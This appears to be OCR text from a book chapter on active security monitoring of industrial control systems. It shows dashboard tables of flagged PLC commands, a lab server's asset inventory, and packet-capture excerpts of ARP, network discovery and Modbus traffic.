


Potentially dangerous operations

Timestamp	Type	Destination IP	Event count
Dec 13, 2020 10:25:00	ETHIP configuration download command	172.25.100.11 (plc2)	2.00
Dec 13, 2020 10:25:00	ETHIP controller reset command	172.25.100.11 (plc2)	1.00
Dec 13, 2020 10:25:00	ETHIP controller start/restart command	172.25.100.11 (plc2)	1.00
Dec 13, 2020 10:25:00	ETHIP controller stop command	172.25.100.11 (plc2)	1.00
Dec 13, 2020 10:25:00	ETHIP set wall clock time command	172.25.100.11 (plc2)	1.00
Dec 13, 2020 10:28:00	ETHIP configuration download command	172.25.100.12 (plc2)	2.00
Dec 13, 2020 10:28:00	ETHIP controller reset command	172.25.100.12 (plc2)	1.00
Dec 13, 2020 10:28:00	ETHIP controller start/restart command	172.25.100.12 (plc2)	1.00
Dec 13, 2020 10:28:00	ETHIP set wall clock time command	172.25.100.12 (plc2)	1.00


Read/Write commands

Timestamp	L7 message type	Destination IP	Number of upstream application-layer messages
Dec 13, 2020 10:26:00	Data_Table Offset_Write	172.25.100.11 (plc2)	25 msg
Dec 13, 2020 10:26:00	User_Memory Write	172.25.100.11 (plc2)	1 msg
Dec 13, 2020 10:28:00	Data_Table Offset_Write	172.25.100.12 (plc2)	4 msg
Dec 13, 2020 10:28:00	User_Memory Write	172.25.100.12 (plc2)	1 msg
Dec 13, 2020 14:56:00	Data_Table Offset_Read	172.25.100.11 (plc2)	20 msg
Dec 13, 2020 14:56:00	User_Memory Read	172.25.100.11 (plc2)	4 msg
Dec 13, 2020 14:56:00	User_Memory Read	172.25.100.12 (plc2)	3 msg
Dec 13, 2020 14:56:00	Data_Table Offset_Read	172.25.100.12 (plc2)	1 msg



Potentially dangerous operations

Timestamp	Type	Destination IP	Event count
Dec 13, 2020 10:25:00	ETHIP configuration download command	172.25.100.11 (plc2)	2.00
Dec 13, 2020 10:25:00	ETHIP controller reset command	172.25.100.11 (plc2)	1.00
Dec 13, 2020 10:25:00	ETHIP controller start/restart command	172.25.100.11 (plc2)	1.00
Dec 13, 2020 10:25:00	ETHIP controller stop command	172.25.100.11 (plc2)	1.00
Dec 13, 2020 10:25:00	ETHIP set wall clock time command	172.25.100.11 (plc2)	1.00
Dec 13, 2020 10:28:00	ETHIP configuration download command	172.25.100.12 (plc2)	2.00
Dec 13, 2020 10:28:00	ETHIP controller reset command	172.25.100.12 (plc2)	1.00
Dec 13, 2020 10:28:00	ETHIP controller start/restart command	172.25.100.12 (plc2)	1.00



Datasource type: Logged events

Widget name ★ Potentially dangerous operations

Widget refresh interval (seconds) ★ 60

Dimensions ★

- Sensor ID
- Sensor name
- Source IP
- Source MAC
- Type
- Username
- Value of string field

Use CTRL+Click to select multiple options.


Dimension order

- ↕ Type
- ↕ Destination IP
- ↕ Source IP

Metric ★ Event count


Maximum number of elements ★ 10

Reverse order □




Read/Write commands

Dec 13, 2020 10:28:00	Data_Table Offset_Write	172.25.100.12 (plc2)	4 msg
Dec 13, 2020 10:28:00	User_Memory Write	172.25.100.12 (plc2)	1 msg
Dec 13, 2020 14:56:00	Data_Table Offset_Read	172.25.100.11 (plc2)	20 msg
Dec 13, 2020 14:56:00	User_Memory Read	172.25.100.11 (plc2)	4 msg
Dec 13, 2020 14:56:00	User_Memory Read	172.25.100.12 (plc2)	3 msg
Dec 13, 2020 14:56:00	Data_Table Offset_Read	172.25.100.12 (plc2)	1 msg
Dec 13, 2020 15:56:00	User_Memory Read	172.25.100.11 (plc2)	512 msg
Dec 13, 2020 15:56:00	Data_Table Offset_Read	172.25.100.11 (plc2)	14 msg
Dec 13, 2020 15:56:00	Data_Table Offset_Write	172.25.100.11 (plc2)	1 msg
Dec 13, 2020 15:57:00	User_Memory Read	172.25.100.11 (plc2)	440 msg
Dec 13, 2020 15:58:00	User_Memory Read	172.25.100.11 (plc2)	352 msg




Message type patterns



Nr. of aggr. details	Event name	Event severity	L7 Protocol	Source IP	Destination IP	Sensor	First seen	Last seen
	Device start	(Not set)	(Not set)					
3	Device start	▮▮▯▯▯ L	ETHIP	172.25.100.212 (workstation12)	2 Destination IPs	SD-ProductionLine1 (id=1)	Dec 13, 2020 10:25:00	Dec 13, 2020 15:55:00

1 to 1 items of 1

Chapter 7: Active Security Monitoring



Node Details - ● LAB-HPINSIGHT - Asset Inventory

System Information

GENERAL	
Last Inventory Collection	Friday, June 26, 2015 9:23 AM
System Name	● LAB-HPINSIGHT
Host Name	LAB-HPINSIGHT
DNS	LAB-HPINSIGHT.
Domain Role	Server
IP Address	10.199.6.128
Dynamic IP	No
HARDWARE	
Asset Type	Server
Hardware	Physical
Manufacturer	HP
Model	ProLiant BL460c G6
Serial Number/Service Tag	USE02630PF
Warranty Status	⚠ Expired 4/24/2015
Location	lab
OPERATING SYSTEM	
Operating System	Microsoft Windows Server 2012
OS Version	6.2.9200
Last Boot	Monday, May 18, 2015 3:00 AM
Hardware Agent	HP Insight Manager v9.25.0.0

Custom Asset Information

HideNode	False

Hard Drives

MODEL	SERIAL NUMBER	CAPACITY
HP EH0072FAWJA	3TA130EZ00009039Z7ME	68.37 GB
HP EH0072FAWJA	3TA0R5GF00009038XNAF	68.37 GB

Out of Band Management

MANAGEMENT CARD	TYPE	FIRMWARE VERSION	IP ADDRESS	MAC ADDRESS
Embedded NEC98431	PCI Board, RILOE II	2.12	0.0.0.0	1CC1DE032C2A

Processors

PROCESSOR	MANUFACTURER	SPEED	CORES	THREADS	MODEL	STEPPING
Intel Xeon	Intel	2.80 GHz	4	8	Unknown	Stepping 5
Intel Xeon	Intel	2.80 GHz	4	8	Unknown	Stepping 5

Total Count: 2

Memory

Memory Summary

TOTAL RAM	FREE RAM	TOTAL VIRTUAL MEMORY	FREE VIRTUAL MEMORY
8181 MB	6248 MB	9397 MB	7482 MB


Memory Modules


SLOT	CAPACITY	MODEL	SPEED
1	Unknown	Unknown	Unknown
2	2048 MB	Unknown	1333 MHz
3	Unknown	Unknown	Unknown
4	2048 MB	Unknown	1333 MHz
5	Unknown	Unknown	Unknown
6	Unknown	Unknown	Unknown
7	Unknown	Unknown	Unknown
8	2048 MB	Unknown	1333 MHz
9	Unknown	Unknown	Unknown
10	2048 MB	Unknown	1333 MHz
11	Unknown	Unknown	Unknown
12	Unknown	Unknown	Unknown

Occupied Slots: 4


Network Interfaces

NAME	MANUFACTURER	MAC ADDRESS	IP ADDRESS






```
Timestamp               Time Diff  Source              Src Po Destination         Dst Pc Protocol  Length  Info
2020-08-29 17:50:55.186    0.000   VMware_2a:d2:0f            Broadcast                  ARP                 42 Who has 172.25.100.11? Tell 172.25.100.222
2020-08-29 17:50:55.187    0.000   Rockwell_5a:d0:56          VMware_2a:d2:0f            ARP                 60 172.25.100.11 is at 00:00:bc:5a:d0:56
```




```
Timestamp               Time Diff  Source          Src Po Destination     Dst Pc Protocol  Length  Info
2020-08-29 17:54:03.487    0.000   172.25.20.171          8.8.8.8                ICMP                42 Echo (ping) request  id=0xa2e9, seq=0/0, ttl=55
2020-08-29 17:54:03.487    0.000   172.25.20.171   367…   8.8.8.8         443    TCP                 58 36717 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2020-08-29 17:54:03.487    0.000   172.25.20.171   367…   8.8.8.8         80     TCP                 54 36717 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
2020-08-29 17:54:03.487    0.000   172.25.20.171          8.8.8.8                ICMP                54 Timestamp request    id=0xe0eb, seq=0/0, ttl=52
2020-08-29 17:54:03.513    0.026   8.8.8.8                172.25.20.171          ICMP                60 Echo (ping) reply    id=0xa2e9, seq=0/0, ttl=113
2020-08-29 17:54:03.519    0.005   8.8.8.8         443    172.25.20.171   367…   TCP                 60 443 → 36717 [SYN, ACK] Seq=0 Ack=1 Win=60720 Len=0
2020-08-29 17:54:03.519    0.000   172.25.20.171   367…   8.8.8.8         443    TCP                 54 36717 → 443 [RST] Seq=1 Win=0 Len=0
```



```
No.  Source          Src Port  Destination     Dst Port  Protocol    Length  Info
  1  172.25.100.222 60316     172.25.100.21   502       TCP          74 60316 → 502 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1586489515 TSecr=0 WS=128
  2  172.25.100.21  502       172.25.100.222 60316     TCP          74 502 → 60316 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2960055166 TSecr=
  3  172.25.100.222 60316     172.25.100.21   502       TCP          66 60316 → 502 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1586489517 TSecr=2960055166
  4  172.25.100.222 60316     172.25.100.21   502       Modbus/TCP   78    Query: Trans:     1; Unit:   1, Func:   3: Read Holding Registers
  5  172.25.100.21  502       172.25.100.222 60316     TCP          66 502 → 60316 [ACK] Seq=1 Ack=13 Win=65152 Len=0 TSval=2960055167 TSecr=1586489517
  6  172.25.100.21  502       172.25.100.222 60316     Modbus/TCP   77 Response: Trans:     1; Unit:   1, Func:   3: Read Holding Registers
  7  172.25.100.222 60316     172.25.100.21   502       TCP          66 60316 → 502 [ACK] Seq=13 Ack=12 Win=64256 Len=0 TSval=1586489521 TSecr=2960055170
  8  172.25.100.222 60316     172.25.100.21   502       TCP          66 60316 → 502 [FIN, ACK] Seq=13 Ack=12 Win=64256 Len=0 TSval=1586489522 TSecr=2960055170
  9  172.25.100.21  502       172.25.100.222 60316     TCP          66 502 → 60316 [FIN, ACK] Seq=12 Ack=14 Win=65152 Len=0 TSval=2960055173 TSecr=1586489522
 10  172.25.100.222 60316     172.25.100.21   502       TCP          66 60316 → 502 [ACK] Seq=14 Ack=13 Win=64256 Len=0 TSval=1586489523 TSecr=2960055173
```

```
▸ Frame 6: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface eth2, id
▸ Ethernet II, Src: Pronet_64:1d:3f (00:20:4a:64:1d:3f), Dst: VMware_2a:d2:0f (00:0c:29:2a:
